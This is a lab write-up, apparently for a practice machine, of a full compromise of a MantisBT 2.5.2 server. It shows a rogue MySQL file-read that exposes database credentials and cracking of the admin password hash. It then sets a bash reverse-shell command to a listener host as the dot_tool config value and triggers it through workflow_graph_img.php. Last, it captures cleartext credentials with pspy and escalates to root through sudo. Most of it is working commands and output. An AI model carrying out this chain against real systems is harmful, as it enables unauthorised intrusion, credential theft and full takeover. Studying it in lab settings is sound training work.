http://192.168.179.204/bugtracker/admin/install.php?install=3&hostname=192.168.45.196
```

visit this

database config file we spotted earlier "*config_inc.php*", sitting in *bugtracker/config/*. First place I'd check is Apache's default web root: */var/www/html/bugtracker/*.




```
┌──(root㉿kali)-[~/Rogue-MySql-Server]
└─# php roguemysql.php
Enter filename to get [/etc/passwd] > /var/www/html/bugtracker/config/config_inc.php
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from 192.168.179.204:60652 - greet... auth ok... some shit ok... want file...
[+] /var/www/html/bugtracker/config/config_inc.php from 192.168.179.204:60652:
<?php
$g_hostname               = 'localhost';
$g_db_type                = 'mysqli';
$g_database_name          = 'bugtracker';
$g_db_username            = 'root';
$g_db_password            = 'SuperSequelPassword';

$g_default_timezone       = 'UTC';

$g_crypto_master_salt     = 'OYAxsrYFCI+xsFw3FNKSoBDoJX40G5aLrp7rVmOCFjU=';


Enter filename to get [/var/www/html/bugtracker/config/config_inc.php] >
```


`root`

`SuperSequelPassword`


`mysql --host=192.168.179.204 --port=3306 --user=root --password=SuperSequelPassword --skip-ssl`



```
┌──(root㉿kali)-[~/Rogue-MySql-Server]
└─# mysql --host=192.168.179.204 --port=3306 --user=root --password=SuperSequelPassword --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 93
Server version: 10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```



```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| bugtracker         |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.034 sec)

MariaDB [(none)]> use bugtracker;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [bugtracker]> show databases;
+--------------------+
| Database           |
+--------------------+
| bugtracker         |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.031 sec)

MariaDB [bugtracker]> SELECT * FROM mantis_user_table;
+----+---------------+----------+----------------+----------------------------------+---------+-----------+--------------+-------------+----------------------------+-------------------+------------
-------------------------------------------+------------+--------------+
| id | username      | realname | email          | password                         | enabled | protected | access_level | login_count | lost_password_request_count | failed_login_count | cookie_string
                                           | last_visit | date_created |
+----+---------------+----------+----------------+----------------------------------+---------+-----------+--------------+-------------+----------------------------+-------------------+------------
-------------------------------------------+------------+--------------+
|  1 | administrator |          | root@localhost | c7870d0b102cfb2f4916ff04e47b5c6f |       1 |         0 |           90 |           5 |                          0 |                 0 | TgI-0N5B643JKwIw
s5dKRU_gdBsXaww07p3ZaGM2ZI4gckyB84AmBRq-IFA7 | 1651296959 |   1651292492 |
+----+---------------+----------+----------------+----------------------------------+---------+-----------+--------------+-------------+----------------------------+-------------------+------------
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c7870d0b102cfb2f4916ff04e47b5c6f
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c7870d0b102cfb2f4916ff04e47b5c6f	md5	prayingmantis

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

`administrator`


`prayingmantis`



Not Secure http://192.168.179.204/bugtracker/my_view_page.php

No activity within time range.

Powered by MantisBT
Copyright © 2000 - 2025 MantisBT Team
Contact administrator for assistance




Site Information

MantisBT Version	2.5.2
Schema Version	209
Site Path	/var/www/html/bugtracker/
Core Path	/var/www/html/bugtracker/core/
Plugin Path	/var/www/html/bugtracker/plugins/

There is the version number for MantisBT 2.5.2 and we are authenticated! This will make finding an exploit much easier now. Let’s google search mantisbt 2.5.2 exploit.

creating a new configuration option. From the Configuration Report interface, I created a new configuration option named relationship_graph_enable and set its value to 1 (integer). This activates the graphing functionality.



Filters

Username	Project Name	Configuration Option
All Users	All Projects	[any]


Database Configuration

Username	Project Name	Configuration Option	Type	Value	Access Level
All Users	All Projects	database_version	integer	209	administrator

Create Configuration Option

Username	All Users
Project Name	All Projects
Configuration Option	relationship_graph_enable
Type	default
Value	1

Still within the same Configuration Report interface, we need to create another configuration option named dot_tool and set the value to bash reverse shell



IP 192.168.45.196

Port 443

root privileges required.

```
sudo nc -lvnp 443
```

Type nc

OS Linux


Name

Bash -i

Bash 196

Bash read line

```
bash -i >& /dev/tcp/192.168.45.196/443 0>&1
```




Username	All Users
Project Name	All Projects
Configuration Option	dot_tool
Type	string
Value	bash -c 'bash -i >& /dev/tcp/192.168.45.196/443 0>&1'

With those settings in place, start a listener on port 443. Once it’s running, visiting


http://192.168.179.204/bugtracker/workflow_graph_img.php

will result in a reverse shell. This endpoint is what triggers the application to call the value we set in the dot_tool option.



```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.179.204] 38840
bash: cannot set terminal process group (35459): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mantis:/var/www/html/bugtracker$
```

Local.txt




```
www-data@mantis:/$ cd home
cd home
www-data@mantis:/home$ ls
ls
mantis
www-data@mantis:/home$ cd mantis
cd mantis
www-data@mantis:/home/mantis$ ls
ls
db_backups
local.txt
www-data@mantis:/home/mantis$ cat local.txt
cat local.txt
b4bf6a455aaeceeda434bb96a3a8fd1b
www-data@mantis:/home/mantis$
```

I like to bring over two of my favorite tools: **linpeas.sh** and **pspy64.** Pspy is especially useful because it captures processes that a normal user wouldn't normally see, making it easier to spot scheduled tasks or scripts being executed in the background.

To transfer the tools, we can start a simple Python HTTP server then wget to download it.

By running pspy for few minutes (***timeout 120s /tmp/pspy64***), we can see a recurring process owned by UID 1000 executing /home/mantis/db_backups/backup.sh, which in turn runs a mysqldump command with clear-text credentials. Since the script lives under /home/mantis/, it's safe to assume UID 1000 corresponds to the mantis user.

This didn’t show up in crontab -l or /etc/crontab, which makes pspy especially valuable here, it caught the execution directly when standard cron checks didn’t.



```
2025/11/11 01:03:01 CMD: UID=0     PID=155973 | /usr/sbin/CRON -f
2025/11/11 01:04:01 CMD: UID=1000  PID=156004 | mysqldump -u bugtracker -pBugTracker007 bugtracker
2025/11/11 01:04:01 CMD: UID=1000  PID=156003 | bash /home/mantis/db_backups/backup.sh
2025/11/11 01:04:01 CMD: UID=1000  PID=156002 | /bin/sh -c bash /home/mantis/db_backups/backup.sh
2025/11/11 01:04:01 CMD: UID=0     PID=156001 | /usr/sbin/CRON -f
```


`BugTracker007`

mantis user pass


Proof.txt

We managed to switch users successfully! Now that we’ve got a new shell as mantis, I repeat my usual process: quick checks for user permissions, SUID binaries, and writable directories before doing anything else.

Nice, mantis has full permissions. The line (ALL : ALL) ALL means the user can run any command as any user on the system, with no restrictions. In other words, full sudo privileges.



```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.179.204] 38848
bash: cannot set terminal process group (35459): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mantis:/var/www/html/bugtracker$ cd ..
cd ..
www-data@mantis:/var/www/html$ cd ..
cd ..
www-data@mantis:/var/www$ cd ..
cd ..
www-data@mantis:/var$ cd ..
cd ..
www-data@mantis:/$ cd tmp
cd tmp
www-data@mantis:/tmp$ ls
ls
pspy64
www-data@mantis:/tmp$ su mantis
su mantis
Password: BugTracker007
python3 -c 'import pty; pty.spawn("/bin/bash")'
mantis@mantis:/tmp$ cd ..
cd ..
mantis@mantis:/$ cd root
cd root
bash: cd: root: Permission denied
mantis@mantis:/$ sudo -l
sudo -l
[sudo] password for mantis: BugTracker007

Matching Defaults entries for mantis on mantis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mantis may run the following commands on mantis:
    (ALL : ALL) ALL
mantis@mantis:/$ sudo -i
sudo -i
root@mantis:~# ls
ls
proof.txt  snap
```



```
proof.txt  snap
root@mantis:~# cat proof.txt
cat proof.txt
1ad7a8d38bacdbfc81e15b98e2e4925f
root@mantis:~#
```